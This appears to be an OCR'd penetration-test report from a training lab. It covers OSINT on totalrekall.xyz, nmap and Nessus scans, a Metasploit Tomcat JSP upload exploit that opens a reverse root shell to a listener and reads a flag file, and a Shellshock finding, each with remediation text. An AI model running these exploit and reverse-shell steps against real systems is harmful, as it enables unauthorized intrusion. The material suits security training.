

Microsoft Remote Desktop Edit Connections Window Help
Mon Dec 4 12:19 PM
Project2
OSINT Framework
Kali on ML-REFVM-197105
OSINT Framework
crt.sh | Certificate Search
https://osintframework.com
Exploit-DB Nessus
Whois Records
Subdomains
Discovery
Certificate Search
PassiveDNS
Reputation
Domain Blacklists
Typosquatting
Analytics
URL Expanders
Change Detection
Social Analysis
DNSSEC
Cloud Resources
Vulnerabilities
Tools
Google's Certificate Transparency
Spyse
Censys
crt.sh - Certificate Search
certgraph (T)
Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Language Translation
Metadata
Mobile Emulation
Terrorism
Dark Web
OSINT Framework
Day 1 - Flag 5



Microsoft Remote Desktop Edit Connections Window Help
Mon Dec 4 12:19 PM
Project2
Kali on ML-REFVM-197105
OSINT Framework
crt.sh | Certificate Search
https://crt.sh/?
Exploit-DB Nessus
crt.sh Certificate Search
Enter an Identity (Domain Name, Organization Name, etc),
a Certificate Fingerprint (SHA-1 or SHA-256) or a crt.sh ID:
totalrekall.xyz
Search
Advanced...
© Sectigo Limited 2015-2023. All rights reserved.
Day 1 - Flag 5


Microsoft Remote Desktop Edit Connections Window Help
Mon Dec 4 12:19 PM
Project2
Kali on ML-REFVM-197105
OSINT Framework
crt.sh | totalrekall.xyz
https://crt.sh/?q=totalrekall.xyz
Exploit-DB Nessus
crt.sh Identity Search
Group by Issuer
Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'
Certificates
crt.sh ID
Logged At
Not Before
Not After
Common Name
Matching Identities
Issuer Name
9436388643 2023-05-20 2023-05-20 2024-05-20 www.totalrekall.xyz www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
9424423941 2023-05-18 2023-05-18 2024-05-18 totalrekall.xyz totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2
6095738637 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095738716 2022-02-02 2022-02-02 2022-05-03 flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204253 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
6095204153 2022-02-02 2022-02-02 2022-05-03 totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
© Sectigo Limited 2015-2023. All rights reserved.
Day 1 - Flag 5

Affected Hosts	totalrekall.xyz (97.74.105.26)
Remediation	Remediation steps for certificate exposure involve implementing measures to restrict access to sensitive information, such as limiting public exposure of certificates in public repositories, regularly monitoring and auditing certificate issuance and usage, and promptly revoking and reissuing certificates if any compromise is suspected. Additionally, organizations should consider adopting security best practices, such as encryption and access controls, to mitigate the impact of potential data exposures and enhance overall certificate management security.


Vulnerability 14	**Findings**
Title	Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Used intense Nmap scan. nmap -sV
Images	
Affected Hosts	192.168.13.1 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14
Remediation	Block IP scans for unauthorized users by configuring the firewall rules


Vulnerability 15	Findings
Title	Nmap Scan - Aggressive
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Used command: nmap -A Discovered the host running Drupal
Images	 
Affected Hosts	192.168.13.13
Remediation	Block IP scans for unauthorized users. Configure firewall rules and close unnecessary open ports.


Vulnerability 16	Findings
Title	Nessus Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	A vulnerability was revealed using Nessus Scan for Host: 192.168.13.12. Apache Struts version that is running suffers from a remote code execution vulnerability.
Images	
Affected Hosts	192.168.13.12:8080
Remediation	Perform regular updates on Apache Struts to keep it up to date and less likely to be exploited - specifically, upgrade to Apache Struts 2.3.32/2.5.10.1 or later.

Vulnerability 17	Findings
Title	Apache Tomcat Remote Code Execution
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used an RCE (Remote Code Execution) exploit through Metasploit to exploit all host credential files. By using the results from the aggressive Nmap scan, successfully gained access to the host main directory folder: root.


Images



qterminal
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
10 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25 excellent Yes Atlassian Confluence WebWork OGNL Injection
11 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
12 exploit/multi/http/cisco_dcnm_upload_2019 2019-06-26 excellent Yes Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform Command Execution
14 exploit/linux/http/cisco_hyperflex_file_upload_rce 2021-05-05 excellent Yes Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
15 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
16 exploit/linux/http/cisco_prime_inf_rce 2018-10-04 excellent Yes Cisco Prime Infrastructure Unauthenticated Remote Code Execution
17 post/multi/gather/tomcat_gather normal No Gather Tomcat Credentials
18 auxiliary/dos/http/hashcollision_dos 2011-12-28 normal No Hashtable Collisions
19 auxiliary/admin/http/ibm_drm_download 2020-04-21 normal Yes IBM Data Risk Manager Arbitrary File Download
20 exploit/linux/http/lucee_admin_imgprocess_file_write 2021-01-15 excellent Yes Lucee Administrator imgProcess.cfm Arbitrary File Write
21 exploit/multi/http/zenworks_configuration_management_upload 2015-04-07 excellent Yes Novell ZENworks Configuration Management Arbitrary File Upload
22 auxiliary/admin/http/tomcat_administration normal No Tomcat Administration Tool Default Access
23 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Utility
24 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
25 auxiliary/admin/http/tomcat_utf8_traversal 2009-01-09 normal No Tomcat UTF-8 Directory Traversal Vulnerability
26 auxiliary/admin/http/trendmicro_dlp_traversal 2009-01-09 normal No TrendMicro Data Loss Prevention 5.5 Directory Traversal
27 post/windows/gather/enum_tomcat normal No Windows Gather Apache Tomcat Enumeration
Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat
msf6 > search tomcat jsp
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
3 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
4 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass
msf6 >



qterminal
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
Name Disclosure Date Rank Check Description
0 auxiliary/admin/http/tomcat_ghostcat 2020-02-20 normal Yes Apache Tomcat AJP File Read
1 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application Deployer Authenticated Code Execution
2 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticated Upload Code Execution
3 exploit/windows/http/cayin_xpost_sql_rce 2020-06-04 excellent Yes Cayin xPost wayfinder_seqid SQLi to RCE
4 exploit/linux/http/cpi_tararchive_upload 2019-05-15 excellent Yes Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
5 exploit/multi/http/tomcat_jsp_upload_bypass 2017-10-03 excellent Yes Tomcat RCE via JSP Upload Bypass
Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/http/tomcat_jsp_upload_bypass
msf6 > use 5
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The URI path of the Tomcat installation
VHOST no HTTP server virtual host
Payload options (generic/shell_reverse_tcp):
Name Current Setting Required Description
LHOST 172.20.220.217 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Automatic
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOSTS 192.168.13.10


qterminal
Kali on ML-REFVM-197105
root@kali: ~
File Actions Edit View Help
[*] Payload executed!
[*] Command shell session 2 opened (172.20.220.217:4444 → 192.168.13.10:59162) at 2023-12-04 13:20:47 -0500
SHELL
shell
[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[-] python3 not found
[*] Trying to find binary 'script' on the target machine
[*] Found script at /usr/bin/script
[*] Using `script` to pop up an interactive shell
SHELL
SHELL
sh: 1: SHELL: not found
whoami
whoami
root
pwd
pwd
/usr/local/tomcat
find -name "*flag*"
find -name "*flag*"
cd ../../..
cd ../../..
pwd
pwd
/
find -name "*flag*"
find -name "*flag*"
./root/.flag7.txt
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/virtual/net/eth0/flags
./sys/module/scsi_mod/parameters/default_dev_flags
./proc/sys/kernel/acpi_video_flags
./proc/sys/kernel/sched_domain/cpu0/domain0/flags
./proc/sys/kernel/sched_domain/cpu1/domain0/flags
./proc/kpageflags
cat ./root/.flag7.txt
cat ./root/.flag7.txt
8ks6sbhss

Affected Hosts	192.168.13.10
Remediation	Close unnecessary open ports and deny unauthorized access.



Vulnerability 18	Findings
Title	Shellshock (aka Bashdoor)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Used Advantech Switch Bash Environment Variable Code Injection also known as (BashDoor).
Images	






Affected Hosts	192.168.13.11
Remediation	It is crucial to update the Bash shell to a patched version, ensuring that the operating system is also updated to include fixes for the vulnerability. System administrators should apply network-level protections, such as firewalls and intrusion detection/prevention systems, review system logs regularly for signs of exploitation, and promptly assess and remediate all affected systems by following security best practices, including limiting unnecessary access and applying the 